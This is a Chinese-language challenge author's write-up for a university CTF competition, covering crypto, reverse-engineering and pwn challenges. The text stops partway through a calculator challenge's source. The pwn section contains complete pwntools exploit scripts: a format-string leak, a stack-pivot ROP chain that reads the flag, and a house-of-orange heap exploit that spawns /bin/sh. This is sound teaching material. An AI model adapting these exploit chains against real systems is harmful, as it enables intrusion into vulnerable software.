

第九届 中国海洋大学信息安全竞赛 出题人题解

Crypto

Base64*rot13

没啥好说的，[CyberChef](#) 先选 rot13 再选 Base64 解码直接出，甚至用 Magic 模式都能猜出来

Recipe

Magic

Depth
3

☐ Intensive mode

☐ Extensive language support

Crib (known plaintext string or regex)

Input

MzkuM3gyrzI6Z3cyrzHlMKcSra0=

abc 28 1

Output

Recipe (click to load)	Result snippet
From_Base64('N-ZA-Mn-za-m0-9+/=',true,false)	flag{ezez3zeze2ezEz}

NeXT RSA

由题目所给：

```
flag="flag{" + "???" + "}"
m = libnum.s2n(flag)

p = sympy.randprime(1<<1024, 1<<1025)
q = sympy.nextprime(p)

n = p*q
r = (p-1)*(q-1)
e = 65537

c = pow(m, e, n)
```

其中 q 是 p 的下一个素数，直接使用费马分解法秒了

由于 p, q 直接相邻，则必 $p < \sqrt{n} < q$ 且 p, q 都是紧挨着 \sqrt{n} 的素数，用题目里的 `nextprime(\sqrt{n})` 即可得 q，进而解出密文。对新手而言需要注意的是 flag 内容是按字节编码成一个大整数的，有很多库可以帮助这种 string to int 的编码解码

```
import sympy
import libnum
import math
```

```

n =
800441180497551809967544078584889437793557385857183723378394860323394124811910130
516141266085845788414081975246328314420321183196291605058515181984487875904836345
065632485312544218620616510998563125465625062212946206278717186784845482459022749
720445993140973395490535185895612897348197102188383111810445197387091484931643219
558609827007838862866615585748616084555479907947988484916951895448113258331945305
963179897188663195301401992632781681462242406770871910931834155956179941250758802
806323696165061485017576532601544870001831574055317721720828977439291269801579561
42627803176227942226654177011633301413616266656761

c =
232801331044632525986657791508311481920146174619045649290711212153733312489427623
861704112740232484233283887938089756326528963840074495494693453188755143636219031
381224076822938486700934339465557761648352083756674986061878692114663976242863830
574252966363153793143493078163913152429713068984874946043244732669656654717356121
549163058824434961511180316727770885978211274990856321413074138909002464445395179
717661359097718806422115826999572119832129810478223623119695538329133994761909190
266661920563193344256367574046033361306887071092196441786066264227170460592094993
94056295682594928581470210114322505904198054215544

e = 65537

q = sympy.nextprime(math.isqrt(n))
p = n // q
r = (p-1)*(q-1)

def exgcd(x, y):
    (m, n) = (x, y)
    (b, d) = (0, 1)
    (p, t) = (1, 0)
    while m != 0:
        q = n//m
        (n, m) = (m, n-q*m)
        (d, b) = (b, d-q*b)
        (t, p) = (p, t-q*p)
    return (t*x+d*y, t, d)

(_, d, _) = exgcd(e, r)

m = pow(c, d, n)
print(libnum.n2s(m))

```

模!

题目脚本里明示了 flag 仅能由 table 里的字符组成:

```

table = "abcdefghijklmnopqrstuvwxyz{"
assert(reduce(lambda p,i:(i in table)*p, flag, True))

```

题目脚本中对 flag 的每个字节的值都先进行了阶乘再模 233，结果也是一个字节一个字节地存放，其中 flag 每个字节的值都不会超过 233 且 233 是个素数，所以结果中的每个字节的值都能唯一对应上 table 中的一个字符，逐位爆破即可

```

import libnum
from math import factorial

table = "abcdefghijklmnopqrstuvwxyz{"
s = libnum.n2s(2508450541438803643416583335895451914701844680466330955847)

for i in s:
    for j in table:
        if factorial(ord(j))%233 == i:
            print(j)

```

Reverse

xor++

首先成为 IDA 盗版软件的受害者(当然你也可以用 Ghidra 之类的), 然后选中 `mian` 函数 F5 看反编译 C 代码, 其中核心逻辑为:

```

qmemcpy(v4, "%($!<*<", 7);
v4[7] = 30;
v4[8] = 20;
...
v4[36] = 26;
puts("Guess what is the flag?");
__isoc99_scanf("%50s", v5);
v8 = 67;
v7 = 1;
for ( i = 0; i <= 0x24; ++i )
{
    if ( (v8 ^ *((char *)v5 + (int)i)) != v4[i] )
    {
        v7 = 0;
        break;
    }
    ++v8;
}
if ( v7 )
    puts("That is the right answer!");
else
    puts("Wrong answer sadly...");

```

很明显 `qmemcpy(v4, "%($!<*<", 7); v4[7] = 30; ...` 等的操作是在对 `v4` 这个数组逐位赋值, 而 `v5` 这个数组是输入的内容

在循环中的 `(v8 ^ *((char *)v5 + (int)i)) != v4[i]` 看起来是核心比较逻辑, 可以写成更看得懂的样子 `(v8^v5[i]) != v4[i]`, 可以看出这是对输入内容逐位与 `v8` 进行异或再与 `v4` 比较, 上下文中可以看到 `v8` 初值为 67, 之后每次循环 +1

由于异或运算的特性, 将逻辑反向进行即可

```

v4 = [ ord('%'),ord('('),ord('$'),ord('!'),ord('<'),ord('*'),ord('<'),
30,20,40,36,40,41,97,50,39,63,32,12,9,32,104,55,46,4,63,53,106,17,7,4,61,14,17,38
,14,26
]
for i in range(0, len(v4)):
    print(chr(v4[i]^(67+i)))

```

钩子

题目名叫钩子实际内容就是 hook，myApplication.exe 在运行起来后会将验证 flag 正确与否的函数替换成另一个，这部分 hook 逻辑由另一个线程进行，由一个全局变量的构造函数发起，所以入口 winMain 里看不到，嘿嘿。如果单纯从入口逻辑或者结果窗口字符串引用反推只能看见原有的验证逻辑，得到假 flag flag{crazy_thurthday_v_me_50}，估计纯静态分析选手被恶心到的不少，嘿嘿

如果用调试器动态分析会很快撞上一个简单的反调试而触发 exit(1)，不过走到这一步稍有经验的选手都会意识到这一点，此后去手动断掉 CheckRemoteDebuggerPresent 或者单纯在 IDA 里找这个的引用都能定位到上文所述的构造函数，之后事情就简单多了。静态分析选手也可以寻找原有验证函数的交叉引用，毕竟要 hook 掉肯定有原地参与，也可定位到 hook 的逻辑。

```

1 __int64 __fastcall StartAddress(LPVOID lpThreadParameter)
2 {
3     __int64 v2[3]; // [rsp+20h] [rbp-18h] BYREF
4
5     Sleep(1u);
6     if ( (unsigned int)sub_140001FC0() )
7         exit(1);
8     v2[0] = 0i64;
9     if ( (unsigned int)hook_1400020D0(fake_flag_1400012C0, real_flag_140001350, v2) )
10        exit(1);
11     if ( Cnd_broadcast((_Cnd_t)fake_flag_1400012C0) )
12        exit(1);
13     return 0i64;
14 }

1 BOOL __fastcall real_flag_140001350(int a1, __int64 a2)
2 {
3     bool v3; // [rsp+20h] [rbp-148h]
4     int j; // [rsp+24h] [rbp-144h]
5     int i; // [rsp+28h] [rbp-140h]
6     int v6; // [rsp+2Ch] [rbp-13Ch]
7     int k; // [rsp+30h] [rbp-138h]
8     int v8; // [rsp+34h] [rbp-134h]
9     int v9; // [rsp+38h] [rbp-130h]
10    char v10[256]; // [rsp+50h] [rbp-118h] BYREF
11
12    memset(v10, 0, sizeof(v10));
13    for ( i = 0; i < 256; ++i )
14        v10[i] = i;
15    v9 = 0;
16    for ( j = 0; j < 256; ++j )
17    {
18        v9 = (byte_140011410[j % 0x20ui64] + (unsigned __int8)v10[j] + v9) % 256;
19        swap_140001860(&v10[j], &v10[v9]);
20    }
21    v6 = 0;
22    v8 = 0;
23    v3 = a1 == 26;
24    for ( k = 0; k < a1; ++k )
25    {
26        v6 = (v6 + 1) % 256;
27        v8 = ((unsigned __int8)v10[v6] + v8) % 256;
28        swap_140001860(&v10[v6], &v10[v8]);
29        if ( ((unsigned __int8)v10[((unsigned __int8)v10[v8] + (unsigned __int8)v10[v6] % 256) ^ *(char*)(a2 + k)] != byte_140011430[k] )
30            v3 = 0;
31    }
32    return v3;

```

如果有比较多的反编译经验可以一眼看出这是在做 RC4 加密，直接给 key 和密文揪出来 CyberChef 解就完事了

```

.rdata:0000000140011410 ; unsigned __int8 byte_140011410[32]
.rdata:0000000140011410 byte_140011410 db 88h, 0E3h, 0EEh, 11h, 0C6h, 49h, 74h, 0A5h, 0DDh, 98h
.rdata:0000000140011410 ; DATA XREF: real_flag_140001350+BB↑o
.rdata:0000000140011410 db 59h, 0E9h, 48h, 0F7h, 6Eh, 0BFh, 3Ah, 0B3h, 98h, 0DFh
.rdata:0000000140011410 db 10h, 42h, 0FFh, 99h, 6Ch, 0E3h, 3Eh, 5, 2Ch, 65h, 47h
.rdata:0000000140011410 db 0EFh
.rdata:0000000140011430 ; unsigned __int8 byte_140011430[28]
.rdata:0000000140011430 byte_140011430 db 2, 0CCh, 47h, 0B3h, 4Dh, 6Ch, 0FDh, 9Ah, 4Ch, 4Eh, 0D4h
.rdata:0000000140011430 ; DATA XREF: real_flag_140001350+201↑o
.rdata:0000000140011430 db 88h, 1Eh, 81h, 19h, 0Ah, 34h, 26h, 0D0h, 0FFh, 70h
.rdata:0000000140011430 db 0B6h, 0B0h, 92h, 49h, 0B3h, 2 dup(0)
.rdata:000000014001144C ; const CHAR aBad[4]
.rdata:000000014001144C aBad db 'BAD',0 ; DATA XREF: sub_140001610+112↑o
.rdata:0000000140011450 aFlagCrazyThurt db 'flag{crazy_thurthday_v_me_50}',0
.rdata:0000000140011450 ; DATA XREF: fake_flag_1400012C0+23↑o
.rdata:000000014001146E align 10h
.rdata:0000000140011470 ; const CHAR Caption[]
.rdata:0000000140011470 Caption db 'GOOD',0 ; DATA XREF: sub_140001610+F4↑o

```

当然也有非常有反编译经验的选手光看常量池里奇奇怪怪的字节就猜出 RC4 了，没有被坑到一点，出题人表示属实佩服 🤔

睡_Lite

这题解不多有点出乎出题人预料，俗话说逆向三分逆七分猜，这题是目标架构得猜，但是文件名其实已经给了提示，如果去搜 `.ino.with_bootloader.standard.hex` 可以很容易找到 Arduino 相关的信息，这时再去查 Arduino 用的芯片就能得知一般是架构为 AVR 的 ATmega328

IDA 选用 Atmel AVR 架构，芯片选型看到 ATmega644 跟 328 大差不差选了，其实选别的也可以就是可能报点错，可以在 `sub_7c` 这函数中看到非常像用户逻辑的结构，但由于 IDA 不能给 AVR 架构生成 C 伪代码，所以只能硬看汇编，但不会很难

```

sub_7C:
push    VL
sts     TCRA, r1      ; Timer/Counter1 Control Register A
ldi     r24, 0x0
sts     TCCR0B, r24   ; Timer/Counter1 Control Register B
ldi     r24, 0x0A
ldi     r25, 0
sts     OCR1AH, r25   ; Timer/Counter1 - Output Compare Register A High Byte
sts     OCR1AL, r24   ; Timer/Counter1 - Output Compare Register A Low Byte
ldi     r24, 2
sts     TIMSK1, r24   ; Timer/Counter1 Interrupt Mask Register
sts     URRHRH, r1    ; USART0 Read Rate Register High Byte
ldi     r24, 0x07 ; 'g'
sts     URRHRL, r24   ; USART0 Read Rate Register Low Byte
ldi     r24, 0
sts     UCSRC, r24    ; USART0 Control and Status Register C
ldi     r24, 0x08
sts     UCSRR, r24    ; USART0 Control and Status Register D
sbi     r24, 0x06 ; 'f'
call    sub_48
sts     unk_000103, r1
sts     unk_000102, r1

```

```

loc_9E:
lds     r24, unk_000103
lds     r25, unk_000102
sbi     r24, 0x03
sbi     r25, 3
brcc   loc_9F

```

```

ldi     r24, 0x0C ; 'l'
call    sub_48
ldi     r24, 0x0A
ldi     r25, 0

```

```

loc_AA:
sts     unk_000103, r1
sts     unk_000102, r1

```

```

loc_AE:
lds     r18, unk_000103
lds     r19, unk_000102
sbi     r18, 0x03
sbi     r19, 3
brcc   loc_AF

```

```

djnz   r24, r25, 1
brw    loc_AA

```

```

ldi     r24, 0x01 ; 's'
call    sub_48
ldi     r24, 0x04 ; 'd'
ldi     r25, 0

```

```

loc_BC:
sts     unk_000103, r1
sts     unk_000102, r1

```

```

loc_C0:
lds     r18, unk_000103
lds     r19, unk_000102
sbi     r18, 0x03
sbi     r19, 3
brcc   loc_C0

```

```

djnz   r24, r25, 1
brw    loc_BC


```

```

ldi     r24, 0x07 ; 'g'
call    sub_48
ldi     r24, 0x09
ldi     r25, 3

```

如以下这块，可以一瞥有 'g' 'f' 这两个 flag 的字符了，其中夹着若干层循环结构，结合题目“睡”不难猜测这是负责延迟的部分，所以可以得出输出 flag 的主要逻辑就是围绕 r24 寄存器和 call sub_48 展开的，手动提取出来即可



其实你要愿意等确实可以往 Arduino UNO 里烧了这程序或者起个模拟器跑，就是可能没人能等到输出的那天，正如 flag 所说，`flag{dE14y_n0_MoR3}`，广东的同学可能比较能理解这句话

Pwn

摩登Pwn

这题出的花里胡哨其实就是一个整数溢出

IDA 打开可以看到是个 GTK 写的程序，关键逻辑在函数 `show_result` 处

```

36 buffer = gtk_entry_get_buffer(v3);
37 for ( nptr = (char *)gtk_entry_buffer_get_text(buff
38 ;
39 v27 = strtoul(nptr, 0LL, 10);
40 v26 = gtk_dialog_new_with_buttons("Result", topleve
41 v5 = gtk_container_get_type();
42 v6 = g_type_check_instance_cast(v26, v5);
43 gtk_container_set_border_width(v6, 10LL);
44 v7 = gtk_window_get_type();
45 v8 = g_type_check_instance_cast(v26, v7);
46 gtk_window_set_position(v8, 4LL);
47 v9 = gtk_dialog_get_type();
48 v10 = g_type_check_instance_cast(v26, v9);
49 content_area = gtk_dialog_get_content_area(v10);
50 memset(v22, 0, sizeof(v22));
51 strcat(v22, "Your height is: ");
52 if ( (v27 & 0x80000000) != 0 )
53 {
54     *(_QWORD *)src = 0LL;

```

可以看到这里的 v27 是个 `int` (反编译出来是 `unsigned`, IDA 没理解)却用了 `strtoul` 字符串转长无符号整型, 下面的判断是如果 `v27 < 0` 就输出 flag, 题目限制了能输入的数字长度, 但只要输个 `2**32-1` 至 `2**31` 之间的数字就行

之后就是用 VNC 连上远程打了, 就问你们做没做过不靠 nc 的 pwn 题吧

padded-fmt

这题主要考察选手是否对格式化字符串漏洞与栈有了够深刻的理解。没了 `$` 意味着不能随便在栈上乱走了, 而且输出格式字符串时处于的栈位置比 flag 深了非常多, 直接用堆积格式控制符的方法也不能泄露 flag 了, 嘿嘿

主要逻辑在于函数 `padded_work` 和 `wrap_printf`

```

1 __int64 padded_work()
2 {
3     __int64 v1[140]; // [rsp+0h] [rbp-460h] BYREF
4
5     memset(&v1[14], 0, 1000);
6     memset(v1, 0, 110);
7     puts("what is your name?");
8     __isoc99_scanf("%100s", v1);
9     wrap_printf(v1);
10    puts("have anything else to say?");
11    __isoc99_scanf("%100s", v1);
12    return wrap_printf(v1);
13 }
14
15 int __fastcall wrap_printf(const char *a1)
16 {
17     filter_char(a1);
18     return printf(a1);
19 }

```


可以观察到，因为 `printf` 外多包裹了一层，我们虽然不能泄露 flag，但能泄露传入参数 `a1`，而 `a1` 又存储着 `v1`，即输入字符串在栈上的地址，而这个地址与 `flag` 的地址之间的距离是固定的，所以我们能通过第一次输入获得 `flag` 地址

而这题又提供了第二次输入的机会，我们可以通过 `%s + 地址` 来输出指定位置的字符串，但最困难的是要利用这一次机会同时做到在栈上布置目标地址 + `%s` 输出。不幸中的万幸的是格式化字符串所在的 `buffer` 紧挨着调用 `printf` 时栈的位置，为达到此，我们需要构造一个能跳过自身内容足够多直至能覆盖 `%s` 并够得着目标地址的 `payload`

```
from pwn import *

context(log_level='debug', arch='amd64', os='linux')
#p=process('./padfmt')
p = remote('competition.blue-whale.me', 20252)

leak = b"%11x%11x%11x%11x%11x%11x_%11x__"
p.recvuntil(b"name")
p.sendline(leak)
fmt = int(p.recvuntil(b"__").split(b"_")[1], 16)
flag = fmt + 0x470
print(fmt, flag)
payload = b"%11x"*18+b"%11x"+b"%s__"+p64(flag)
#payload = b"%11x"*24+b"%11d%s__"+p64(flag)
p.sendline(payload)
p.recvuntil(b"bye")
```


需要注意的是有时 `flag` 地址里包含 `\n`，这时输入会被截断导致失败，不过多试几次就行

只能说得出确实恶心，支持暴打出题人

baby_stack

本题考察栈迁移到栈，`orw`构造

检查保护



```
k-k1234@kk1234-virtual-machine:~/桌面/baby_stack$ checksec baby_stack
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/k-k1234/\xe6\xe1\x8c\xe9\x9d\xa2/baby_stack/baby_stack'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

拉进 IDA，发现开了 `seccomp` 沙箱，没法用 `execve`，只能用 `open`，`write`，`read`，`exit`，结合题目明示 `flag` 位置，考虑构造 `orw` 读取并输出 `flag` 内容

```

1 __int64 sandbox()
2 {
3     __int64 v1; // [rsp+8h] [rbp-8h]
4
5     v1 = seccomp_init(0LL);
6     if ( !v1 )
7     {
8         puts("seccomp error");
9         exit(0);
10    }
11    seccomp_rule_add(v1, 2147418112LL, 2LL, 0LL);
12    seccomp_rule_add(v1, 2147418112LL, 0LL, 0LL);
13    seccomp_rule_add(v1, 2147418112LL, 1LL, 0LL);
14    seccomp_rule_add(v1, 2147418112LL, 60LL, 0LL);
15    seccomp_rule_add(v1, 2147418112LL, 231LL, 0LL);
16    if ( (int)seccomp_load(v1) < 0 )
17    {
18        seccomp_release(v1);
19        puts("seccomp error");
20        exit(0);
21    }
22    return seccomp_release(v1);
23 }

```

再看栈溢出

```

1 ssize_t func()
2 {
3     char buf[320]; // [rsp+0h] [rbp-140h] BYREF
4
5     setbuf(stdin, 0LL);
6     setbuf(stdout, 0LL);
7     puts("please enter your content:");
8     read(0, buf, 0x150uLL);
9     printf("%s", buf);
10    puts("please enter your content again:");
11    return read(0, buf, 0x150uLL);
12 }

```

可以看到，能够溢出的字节很少，这种情况就需要考虑使用栈迁移
通过 printf 函数来泄露栈地址，考虑将栈迁移到栈上

```

from pwn import *

context(log_level="debug", arch="amd64", os="linux")
#p = process("./baby_stack")
p = remote("competition.blue-whale.me", 20405)
elf = ELF("./baby_stack")
libc = ELF("./libc-2.23.so")

puts_plt = 0x4007E0 # elf.plt['puts']
read_got = elf.got["read"]
pop_rdi_ret = 0x400B93
leave_ret = 0x400A74
func_addr = 0x400A76

```

```

# ret = 0x400799

payload1 = "a" * 0x140
p.sendafter("please enter your content:\n", payload1)
stack = u64(p.recvuntil("\x7f")[-6:].ljust(8, b"\x00"))
success("stack -> {:#x}".format(stack))
buf = stack - 0x150

payload2 = (
    p64(stack) + p64(pop_rdi_ret) + p64(read_got) + p64(puts_plt) +
    p64(func_addr)
).ljust(0x140, b"\x00")
payload2 += p64(buf) + p64(leave_ret)

p.sendafter("please enter your content again:\n", payload2)
lib = u64(p.recvuntil("\x7f")[-6:].ljust(8, b"\x00")) - libc.sym["read"]
success("libc_base -> {:#x}".format(lib))

pop_rdi = lib + next(libc.search(asm("pop rdi;ret")))
pop_rsi = lib + next(libc.search(asm("pop rsi;ret")))
pop_rdx = lib + next(libc.search(asm("pop rdx;ret")))
open_addr = lib + libc.sym["open"]
write_addr = lib + libc.sym["write"]
read_addr = lib + libc.sym["read"]

payload3 = "a" * 0x140
p.sendafter("please enter your content:\n", payload3)
stack = u64(p.recvuntil("\x7f")[-6:].ljust(8, b"\x00"))
success("stack -> {:#x}".format(stack))
buf = stack - 0x270

payload4 = (
    b"./flag\x00\x00"
    + p64(pop_rdi)
    + p64(buf)
    + p64(pop_rsi)
    + p64(0)
    + p64(open_addr)
    + p64(pop_rdi)
    + p64(3)
    + p64(pop_rsi)
    + p64(buf)
    + p64(pop_rdx)
    + p64(0x100)
    + p64(read_addr)
    + p64(pop_rdi)
    + p64(1)
    + p64(pop_rsi)
    + p64(buf)
    + p64(pop_rdx)
    + p64(0x100)
    + p64(write_addr)
).ljust(0x140, b"\x00")
payload4 += p64(buf) + p64(leave_ret)

p.sendafter("please enter your content again:\n", payload4)

```

```
p.interactive()
```

第一次溢出泄露栈地址，第二次溢出栈迁移，泄露函数真实地址并跳回程序开头，第三次溢出重复第一次操作，但需要重新确认 buf 地址，第四次溢出栈迁移，布置 rop 链并执行获取flag

one_orange

同检查保护

```
k-k1234@kk1234-virtual-machine:~/桌面/one_orange$ checksec one_orange
[!] Could not populate PLT: invalid syntax (unicorn.py, line 110)
[*] '/home/k-k1234/\xe6\xba\x8c\xe9\x9d\xa2/one_orange/one_orange'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

拖进 IDA，这里直接上源码

```
void add(){
    int idx, size;
    puts("which index?");
    scanf("%d", &idx);
    if (idx<0||idx>10||heap_list[idx])
    {
        puts("go out");
        return;
    }
    puts("what size?");
    scanf("%d", &size);
    if ( size < 0xe0 || size > 0x3e0 || !size )
    {
        puts("go out");
        return;
    }
    size_list[idx] = size;
    heap_list[idx] = (char *)malloc(size*sizeof(char));
    puts("success!");
}

void edit(){
    int idx;
    puts("which index?");
    scanf("%d", &idx);
    if (idx<0||idx>10||!heap_list[idx])
    {
        puts("go out");
        return;
    }
    puts("content:");
    for(int i=0;i<=size_list[idx];i++){
        read(0, (heap_list[idx]+i), 1);
        if(*(heap_list[idx]+i)=='\n'){
            *(heap_list[idx]+i)='\x00';
            break;
        }
    }
}
```

```

    puts("success!");
}
void show(){
    int idx;
    puts("which index?");
    scanf("%d", &idx);
    if (idx<0||idx>10||!heap_list[idx])
    {
        puts("go out");
        return;
    }
    puts("content:");
    write(1, heap_list[idx], size_list[idx]);
    puts("");
}
void del()
{
    int idx;
    if (del_num){
        puts("you just have one chance!");
        puts("which index?");
        scanf("%d", &idx);
        if ( idx < 0 || idx > 10 || !heap_list[idx])
        {
            puts("go out");
            return;
        }
        printf("this is you want to delete: %p\n",heap_list[idx]);
        free(heap_list[idx]);
        heap_list[idx] = 0;
        size_list[idx] = 0;
        del_num--;
        puts("success!");
    }
    else{
        puts("you have no chance!");
        puts("go out");
        return;
    }
}
}

```

在 del 函数中可以获取堆地址，但我们只能 free 一次 chunk

```

11  \
12  puts("content:");
13  for ( i = 0; heap_size[idx] >= i; ++i )
14  {
15      read(0, (void *)(heap_point[idx] + i), 1uLL);
16      if ( *(_BYTE *)(heap_point[idx] + i) == 10 )
17      {
18          *(_BYTE *)(heap_point[idx] + i) = 0;
19          break;
20      }
21  }
22  puts("success!");
23  }

```

注意到 edit 函数存在 off by one 漏洞

结合以上两者与给出的 libc-2.23, 可以使用 house of orange 手法利用

```
from pwn import *

context(log_level='debug',arch='amd64',os='linux')
#p=process("./one_orange")
p = remote('competition.blue-whale.me', 20918)
libc=ELF("./libc-2.23.so")

def add(idx,size):
    p.sendlineafter(b"4.show\n",b"1")
    p.sendlineafter(b"which index?\n",bytes(str(idx), 'ascii'))
    p.sendlineafter(b"what size?\n",bytes(str(size), 'ascii'))
def free(idx):
    p.sendlineafter(b"4.show\n",b"2")
    p.sendlineafter(b"which index?\n",bytes(str(idx), 'ascii'))
    p.recvuntil(b'this is you want to delete: ')
    return int(p.recv(14),16)
def edit(idx,content):
    p.sendlineafter(b"4.show\n",b"3")
    p.sendlineafter(b"which index?\n",bytes(str(idx), 'ascii'))
    p.sendlineafter(b"content:\n",content)
def show(idx):
    p.sendlineafter(b"4.show\n",b"4")
    p.sendlineafter(b"which index?\n",bytes(str(idx), 'ascii'))

add(6,0x1a0)
add(7,0x170)
add(8,0xe0)
add(10,0x380)
add(9,0x380) # above for padding

add(0,0xe8)
add(1,0xf0)
add(2,0xe0)
payload=b'a'*0xe8+b'\xf1'
edit(0,payload)
heap_base=free(1)-0xc40
success("heap_base -> {:#x}".format(heap_base))
add(1,0x100)
payload2=p64(0)+p64(0x2c1)
edit(2,payload2)
add(3,0x380)

payload3=b'b'*(0x10-1)
edit(2,payload3)
show(2)
libc_base=u64(p.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))-88- 0x10 -
libc.symbols['__malloc_hook']
success("libc_base -> {:#x}".format(libc_base))
io_list_all_addr=libc_base+libc.symbols['_IO_list_all']
system_addr=libc_base+libc.symbols['system']

payload = b"Y"*0x10
```

```

flag = b'/bin/sh\x00'
heap=heap_base+0xe10-0x18

fake_size = p64(0x61)
fd = p64(0)
bk = p64(io_list_all_addr - 0x10)
write_base = p64(1)
write_ptr = p64(2)
mode = p32(0)
vtable = p64(heap)

overflow = p64(system_addr)

payload = flag
payload = payload + fake_size
payload = payload + fd
payload = payload + bk
payload = payload + write_base
payload = payload + write_ptr
payload = payload + p64(0)*18
payload = payload + mode + p32(0) + p64(0) + overflow
payload = payload + vtable

edit(2,payload)
add(4,0x100)

p.interactive()

```

卡死欧计算器

这题比 padded-fmt 恶心程度更胜一筹，但出题人想说，实际情景下的应用很多时候就是要凑符合严苛格式的 payload 才能绕过层层应用逻辑直抵底层，希望打出题人的时候下手轻点

拖进 IDA，还是直接上源码算了

```

char input_buffer[2048] = {0};
enum EXPR_ERROR {
    EXPR_NOERROR,
    EXPR_EXPECT_OPERAND,
    EXPR_EXPECT_OPERATOR,
    EXPR_UNKNOWN_OPERATOR,
    EXPR_BRACKETS_MISMATCH,
};
typedef double (*OP)(double, double);

int preprocess(char* buf, int* ret) {
    int brackets_cnt = 0;
    int expect = EXPR_EXPECT_OPERAND;
    int err = EXPR_NOERROR;
    int token_cnt = 0;

    for(unsigned i=0; buf[i] != '\0'; i++) {
        if(buf[i] == ' ' || buf[i] == '\t' || buf[i] == '\r' || buf[i] == '\n') {
            buf[i] = ' ';
            continue;
        }
    }
}

```

```

    } else if(expect == EXPR_EXPECT_OPERAND) {
        if(buf[i] >= '0' && buf[i] <= '9' || buf[i] == '.') {
            // consume a number, expect an operator next
            char* end;
            strtod(buf+i, &end);
            token_cnt++;
            expect = EXPR_EXPECT_OPERATOR;
            i = (intptr_t)end - (intptr_t)buf - 1;
            continue;
        } else if(buf[i] == '(') {
            // consume a open bracket, continue expect a operand
            token_cnt++;
            brackets_cnt++;
            continue;
        } else if(buf[i] == ')') {
            if(brackets_cnt < 1) { // inbalance brackets
                err = EXPR_BRACKETS_MISMATCH;
                *ret = i;
                break;
            } else { // continue expect a operator
                brackets_cnt--;
                expect = EXPR_EXPECT_OPERATOR;
                continue;
            }
        } else {
            err = EXPR_EXPECT_OPERAND;
            *ret = i;
            break;
        }
    } else {
        if(buf[i] == '+' || buf[i] == '-' || buf[i] == '*' || buf[i] == '/' ||
buf[i] == '^') {
            // consume a operator, expect operand next
            token_cnt++;
            expect = EXPR_EXPECT_OPERAND;
            continue;
        } else if(buf[i] == ')') { // consume a close bracket
            if(brackets_cnt < 1) { // inbalance brackets
                err = EXPR_BRACKETS_MISMATCH;
                *ret = i;
